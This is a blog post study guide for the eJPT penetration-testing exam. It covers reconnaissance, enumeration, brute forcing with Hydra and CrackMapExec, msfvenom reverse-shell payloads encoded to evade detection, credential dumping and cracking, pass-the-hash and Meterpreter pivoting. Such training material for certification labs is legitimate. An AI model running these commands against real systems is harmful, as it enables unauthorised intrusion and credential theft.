eJPT: Exam Guide
🧑🚀 published on Tue Mar 17 2026 · 4 min read

I passed the eJPT with 90%. I didn’t purchase the INE training bundle, so I won’t be walking through the exam itself, that’s against the rules and I didn’t have access to their course anyway. What I can do is tell you exactly what you need to know to be ready for it.
The exam is 48 hours, practical, and covers a multi-machine scenario across multiple networks. It’s entry level but it’s not a joke. You need to actually know what you’re doing.
What I used to prep
No INE course. I used HTB Academy modules, free resources, and a lot of trial and error. If you’re in the same boat, here’s the complete picture of what the exam tests.
Reconnaissance
Start here. You can’t attack what you don’t know exists.
Passive recon is about gathering information without touching the target. The tools that matter here are whatweb and wappalyzer for web fingerprinting, theHarvester for harvesting emails and subdomains, and netcraft for domain intel. Google dorks are useful too. The Google Hacking Database has a solid list to work from. The filters you’ll use most are site:, inurl:, intitle:, and filetype:.
Active recon means you’re touching the target. Nmap is the main tool here, know your flags well:
nmap -sV -sC -A -T4 -p- -Pn <target>The important ones to understand: -sV for service versions, -sC for default scripts, -A for OS detection + traceroute, -T4 for speed, -p- for all ports, -Pn to skip host discovery when ping is blocked.
For DNS enumeration you have three solid options. dnsenum does zone transfer and brute forcing automatically. dig is more manual but precise. fierce combines both. For host discovery on a network, use ping sweeps, arp-scan, or fping.
Don’t forget WAF detection. wafw00f <url> tells you if there’s a firewall in front of the web app before you start throwing payloads at it.
Service Enumeration
The principle here is simple: never rely on one tool. Cross-verify everything. The major services to focus on:
- SMB: ports 139, 445
- FTP: port 21
- SSH: port 22
- HTTP: port 80
- MySQL: port 3306
Using Nmap scripts:
nmap -p <port> --script <script-name> --script-args <arg>=<val> <target>Nmap uses hyphens in script names (e.g. smb-brute, ssh-brute). Check nmap.org for the full list.
Using Metasploit auxiliary modules:
msf> search type:auxiliary <service>Metasploit uses underscores in module names (e.g. smb_login, ssh_login).
For SMB specifically, these tools are worth knowing: smbmap, smbclient, rpcclient, and enum4linux. Enum4linux is the most powerful for pulling SMB info.
Netcat is underrated for banner grabbing. If nmap can’t identify a service on a weird port, just connect with nc and see what it says. Sometimes you’ll find a bind shell that way.
Brute forcing: use Hydra for most services:
hydra -l <user> -P <wordlist> <ip> <service>One exception: Hydra doesn’t support WinRM (ports 5985/5986). Use CrackMapExec instead:
crackmapexec winrm <ip> -d <domain> -u usernames.txt -p passwords.txtExploitation
Three places to find exploits: exploit-db.com, rapid7.com/db for MSF modules, and searchsploit for offline searching:
searchsploit <service>
searchsploit -m <EDB-ID>   # copies exploit to current dir
searchsploit <query> -w    # shows exploit-db links
Be careful with random GitHub PoCs. Check stars, read the code before you run it.
Metasploit is your friend here. Know how to search, configure, and run modules fast. For payload generation, MsfVenom is the tool:
# Windows staged payload
msfvenom -a x86 -p windows/meterpreter/reverse_tcp LHOST=<ip> LPORT=<port> -f exe > payload.exe

# Linux
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<ip> LPORT=<port> -f elf > payload.elf
Staged vs non-staged: staged has a / in the name (windows/meterpreter/reverse_tcp), non-staged doesn’t (windows/meterpreter_reverse_tcp). Staged needs a handler, non-staged is self-contained.
For encoding to avoid detection:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<ip> LPORT=<port> -e x86/shikata_ga_nai -i 10 -f exe > payload.exeStandalone tools worth knowing:
evil-winrmfor WinRM shells after you have credsdavtest+cadaverfor WebDAV file upload and shell deploymentpsexec.pyfrom Impacket for SMB post-exploitation
Post Exploitation
You got a shell. Now what.
First thing: stabilize it. A raw shell is painful to work with.
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
# Ctrl+Z, then:
stty raw -echo && fg
Or upgrade to Meterpreter if you have an MSF session:
msf> sessions -u <session_number>Linux enumeration commands to know:
# System
hostname
uname -a
cat /etc/issue

# Users
cat /etc/passwd
whoami
w
last

# Network
ifconfig
ip a
cat /etc/hosts
arp -a

# Processes and crons
ps aux
crontab -l
cat /etc/crontab
Windows enumeration:
systeminfo
whoami /priv
net users
net localgroup
ipconfig /all
netstat -ano
tasklist /SVC
Privilege escalation on Linux, check these in order:
sudo -lfor sudo permissions- SUID binaries:
find / -perm -4000 2>/dev/null - Writable cron jobs
- Writable
/etc/passwd
Privilege escalation on Windows:
- UAC bypass modules in Metasploit
- Token impersonation:
load incognitoin meterpreter, thenlist_tokens -uandimpersonate_token "<user>" - Unquoted service paths
local_exploit_suggesterpost module in Metasploit
Credential dumping:
# In Meterpreter (need SYSTEM)
hashdump
load kiwi
lsa_dump_sam

# Crack Linux hashes
john --format=sha512crypt <unshadow_file>
hashcat -m 1800 hashes.txt rockyou.txt

# Crack Windows NT hashes
john --format=NT hashes.txt
hashcat -m 1000 hashes.txt rockyou.txt
Pass the hash, you don’t always need to crack it:
# MSF psexec module: set PASS as LM:NTLM
# CrackMapExec:
crackmapexec smb <ip> -u <user> -H <NTLM_hash>
Pivoting
This is where the exam gets interesting. You will hit an internal network that you can’t reach directly. You need to route through a compromised machine.
Meterpreter makes this straightforward:
run autoroute -s <internal_network_CIDR>Once the route is added, you can scan the internal network through MSF auxiliary modules. If you need to reach specific ports from your own machine, use port forwarding:
meterpreter> portfwd add -l <local_port> -p <remote_port> -r <internal_ip>One thing that trips people up: you can’t use reverse TCP shells on pivoted hosts. The internal machine can’t reach your Kali. Use bind shells instead, you connect to them, they don’t connect back to you.
Full pivoting deep dive coming soon
Final thoughts
The exam is fair. If you can enumerate a network, exploit a known vulnerability, and pivot to an internal subnet, you’ll pass. The 48 hour window is more than enough time, don’t rush. Take notes as you go.